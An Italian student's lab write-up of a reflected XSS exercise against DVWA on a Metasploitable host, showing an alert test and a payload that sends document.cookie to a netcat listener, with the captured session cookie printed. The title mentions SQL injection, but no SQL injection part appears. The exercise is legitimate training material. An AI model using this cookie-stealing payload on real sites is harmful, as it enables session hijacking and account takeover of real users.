

Modulo 4 Esercizio Xss e SQL Injection

Mi accerto che le due macchine siano collegate tra loro facendo un ping da kali verso Metasploitable

```
(kali㉿kali)-[~]  
$ ping 192.168.2.100  
PING 192.168.2.100 (192.168.2.100) 56(84) bytes of data.  
64 bytes from 192.168.2.100: icmp_seq=1 ttl=63 time=2.05 ms  
64 bytes from 192.168.2.100: icmp_seq=2 ttl=63 time=2.08 ms  
64 bytes from 192.168.2.100: icmp_seq=3 ttl=63 time=1.30 ms  
^X64 bytes from 192.168.2.100: icmp_seq=4 ttl=63 time=0.899 ms  
^C  
— 192.168.2.100 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3031ms  
rtt min/avg/max/mdev = 0.899/1.582/2.078/0.504 ms
```

Mi collego alla macchina tramite rete ed entro nella DVWA e metto la sicurezza su “low”

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


low

▼

Submit

Dal menù a fianco scelgo la voce XSS Reflected dove inizio a inserire i tag HTML

```
<script>alert('XSS')</script>
```



```
<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie</script>
```

Con questo script andremo a reindirizzare i cookie sul localhost nella porta in ascolto, usando netcat vedremo

```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=607b5315f7e7585264de72f4cbbe3c2b HTTP/1  
.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1  
02.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image  
/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.2.100/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```